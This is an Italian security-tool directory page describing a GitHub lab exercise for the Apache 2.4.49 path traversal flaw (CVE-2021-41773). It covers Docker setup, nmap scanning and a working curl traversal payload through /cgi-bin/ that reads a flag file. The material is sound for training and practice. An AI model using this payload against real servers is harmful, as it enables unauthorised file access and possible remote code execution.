
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/m96dg/cve-2021-41773-exercise
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneLab e Pratica
GitHubm96dg/cve-2021-41773-exercise

CVE-2021-41773-exercise

Laboratorio pratico per sfruttare il path traversal di Apache 2.4.49 (CVE-2021-41773) utilizzando Docker, la scansione Nmap e curl per recuperare una flag.

Vedi Repository
344 anni faNon ancora revisionato
Condividi

CVE-2021-41773-exercise

A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased pathes, this could allow for remote code execution. This issue only affects Apache 2.4.49 and not earlier versions.

Credits intro to: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

Obiettivo dell’esercitazione è di sfruttare la vulnerabilità presente in Apache 2.4.49. Per poter sfruttarla è necessario sfruttare un "path traversal attack" per mappare i file al di fuori delle cartelle preconfigurate e creare una sorta di remote shell.

Per l’esercitazione è comodo utilizzare un docker vulnerabile ad hoc presente su docker hub:

Link: https://hub.docker.com/r/m96dg/pw_apache_2_4_49


$docker pull m96dg/pw_apache_2_4_49

1_docker_pull

Per poter vedere le immagini dei docker pullate:

$docker images

Runnare il docker sul porto 8080:

$docker run -dit -p 8080:80 m96dg/pw_apache_2_4_49

Per poter verificare che sia effettivamente in esecuzione:

$docker ps

2_docker_run

Come si vede il web server è perfettamente funzionante:

3_8080

Fase di scanning (cerchiamo di raccogliere quante più informazioni possibili dall'host):

$nmap -sS -p- -T4 -Pn -oA portScan localhost

4_portScan

Fase di enumeration (cerchiamo di approndire le informazioni andando ad enumerare le porte trovare in fase di scansione):

$nmap -sV -sC -oA versionScan localhost

5_versionScan

Per poter effettuare l'attacco, è necessario lanciare questo comando e provare a trovare la flag (qualora sia inserita in root):

$curl http://[IP]:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt

6_exploit

Per aver certezza che l'esercitazione sia andata a buon fine, e che la flag sia effettivamente quella trovata, confrontare la stringa con la sua decriptazione in Md5 ("HaiTrovatoLaFlag_Apache"). Se le due stringe combaciano, allora il gioco è fatto!


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    260
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    251

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




